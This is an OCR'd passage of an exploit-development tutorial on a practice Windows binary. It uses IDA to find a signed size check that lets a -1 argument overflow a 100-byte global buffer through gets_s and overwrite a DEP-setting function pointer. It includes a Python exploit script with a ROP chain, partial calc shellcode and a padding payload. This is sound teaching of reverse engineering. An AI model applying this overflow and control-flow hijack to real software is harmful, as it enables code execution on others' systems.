
Something like:

p_system_____p_size

☺ In complex functions, it is reused a lot and we have to follow that.



Then, it compares **argc** that is the argument quantity to 2. So, it is the executable name + an argument. 2 totally. If they are not 2 arguments, it skips all and exits the function directly.



We know that **argv** is an array and that in position 0 the executable name string is saved and if we add it 4 as it does, it will get the string address of the first argument.

argv
An array of null-terminated strings representing command-line arguments entered by the user of the program. By convention, argv[0] is the command with which the program is invoked, argv[1] is the first command-line argument, and so on, until argv[argc], which is always **NULL**. See Customizing Command Line Processing for information on suppressing command-line processing.


Then, it passes that string to **atoi** to try to convert it into an integer. If not, it will give error.

Parameters
str
String to be converted.


locale
Locale to use.

Return Value

Each function returns the int value produced by interpreting the input characters as a number. The return value is 0 for atoi and _wtoi, if the input cannot be converted to a value of that type.



After returning from **atoi**, that value is saved in the size variable that is in the stack.




Don’t confuse it with the **p_system_____p_size** that has the address of this same size variable saved.

It compares that size value to 0x300 and if it is greater, it skips it and goes to the return of the MAIN. Of course, that size is signed because the comparison using **JLE** tells us that.


```
 4  rsize_t Size; // [sp+0h] [bp-4h]@1
 5
 6  Size = v3;
 7  p_SetDEP = (void *)SetProcessDEPPolicy;
 8  p_system = &Size;
 9  if ( argc == 2 )
10  {
11    Size = atoi(argv[1]);
12    if ( (signed int)Size < 768 )
13    {
14      LoadLibraryA("Mypepe.dll");
15      sub_401010(Size);
16    }
17  }
18  return 0;
19}
```

As it is signed, when we pass it a negative value, it will take it as less than 0x300. For example, if I pass it -1, it will be less considering the sign to 0x300 and it will pass the comparison.

Obviously, if that size is used as an API size that it takes as unsigned, there could be overflow because for that API, it won't be a negative value but unsigned, for example, if it was -1, for the API to take it as positive, the maximum positive will be 0xFFFFFFFF.



We see the function whose argument is the size. We didn't rename it. We'll see what it does. Let's enter it.



There is a **gets_s** to enter data. So, I rename it as **ingreso** that means **input** in English.

That **gets_s** has the size we knew that could be a value that taken as unsigned, could trigger some overflow.

There, we see that it takes the API size as **size_t**.


sig_atomic_t integer	Type of object that can be modified as atomic entity, even in presence of asynchronous interrupts; used with signal.
size_t (unsigned __int64 or unsigned integer, depending on the target platform)	Result of sizeof operator.

And this size is unsigned. So, we could overflow the buffer. Let's see what its size is. Although, we saw it did it bad, but it tried to filter the size greater than 0x300. So, it probable that the buffer size is that.

```
.data:00403018 ___security_cookie dd 0BB40E64Eh        ; DATA XREF: sub_401429:loc_4014
.data:00403018                                         ; sub_401429+61↑r ...
.data:0040301C dword_40301C     dd 1                   ; DATA XREF: sub_401B18+2↑r
.data:00403020 ; char Buf[100]
.data:00403020 Buf              db 64h dup(0)          ; DATA XREF: ingreso+7↑o
.data:00403020                                         ; ingreso+20↑o
.data:00403084 ; void *p_SetDEP
.data:00403084 p_SetDEP         dd 0                   ; DATA XREF: ingreso+17↑r
.data:00403084                                         ; main+14↑w
.data:00403088 ; void *p_system____p_size
.data:00403088 p_system____p_size dd 0                 ; DATA XREF: main+9↑w
.data:00403088                                         ; main+1D↑w
.data:0040308C                  align 10h
.data:00403090 unk_403090       db    0                ; DATA XREF: sub_401050+3↑o
```


The buffer is in the data section and IDA tells me its size is 0x64 just below the buffer we see the **p_SetDEP** and **p_system____p_size** global variables.

So, there's no error. The 0x300 max. check even allows us to overflow this 0x64-byte buffer (100 decimal) without being negative. Just with a size greater than 0x64.




Once it writes more than 0x64, I will continue downwards and I could step the saved pointers there in the data section.

After writing them, will it ever use those pointers?



I see a CALL using that pointer to the function in the references to **p_SetDEP** and if I step it with the overflow, it could detour the execution.




It is just after the gets_s. So, it is perfect. Let's do the script.


```
script.py
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


shellcode ="\xB8\x40\x50\x03\x78\xC7\x40\x04"+ "calc" + "\x83\xC0\x04\x50\x68\x24\x98\

stdin,stdout = popen4(r'PRACTICA_41.exe -1')
print "ATACHEA EL DEBUGGER Y APRETA ENTER\n"
raw_input()
rop_chain = create_rop_chain()

fruta="A" * 0x64 + struct.pack("<L",0x99989796) + rop_chain + shellcode + "\n"

print stdin
```

```
xplored  Instruction  External symbol
Pseud...  Pseud...  Pseud...  Pseud...  Segment R...  Strings
00401010
00401010
00401010 ; Attributes: bp-based frame
00401010
00401010 ; int __cdecl ingreso(rsize_t Size)
00401010 ingreso proc near
00401010
00401010 Size= dword ptr  8
00401010
00401010 push    ebp
00401011 mov     ebp, esp
00401013 mov     eax, [ebp+Size]
00401016 push    eax             ; Size
00401017 push    offset Buf      ; Buf
0040101C call    ds:gets_s
00401022 add     esp, 8
00401025 push    1
00401027 call    p_SetDEP
0040102D add     esp, 4
00401030 push    offset Buf
00401035 push    offset aHolaS   ; "Hola %s\n"
0040103A call    sub_401100
0040103F add     esp, 8
00401042 pop     ebp
00401043 retn
00401043 ingreso endp
-356,22)  (399,237)  00000422  00401022: ingreso+12
```

I modify the script I had that was similar enough and I set -1 as size. It will pass the check and I set 0x64 A's to fill the buffer and by now, I assign 0x99989796 that supposedly should step the pointer below.


As Mypepe.dll ROP was already done, I leave it. I'll see how I arrange it. Now, I execute the script and attach it with IDA and set a BP just after the **gets_s** to stop there.






The buffer looks full enough. Let's go to see there.


If I press U to UNDEFINE, I can see the A's. Let's verify if it stepped the pointer.




We need to see if we stepped the pointer.



I press D until it converts it into a DWORD and I see that it is well stepped with the value I set.





I see It doesn't have DEP because we have just stepped the SetProcessDEPPolicy API that was going to enable it. So, we don't need the ROP here.




EAX points to the buffer with the A's. So, if I can jump there, I could fit the shellcode at the beginning and execute it.

I could look for a CALL EAX in mypepe that doesn't have ASLR. I use the new KeyPatch with the SEARCH option and I type CALL EAX.



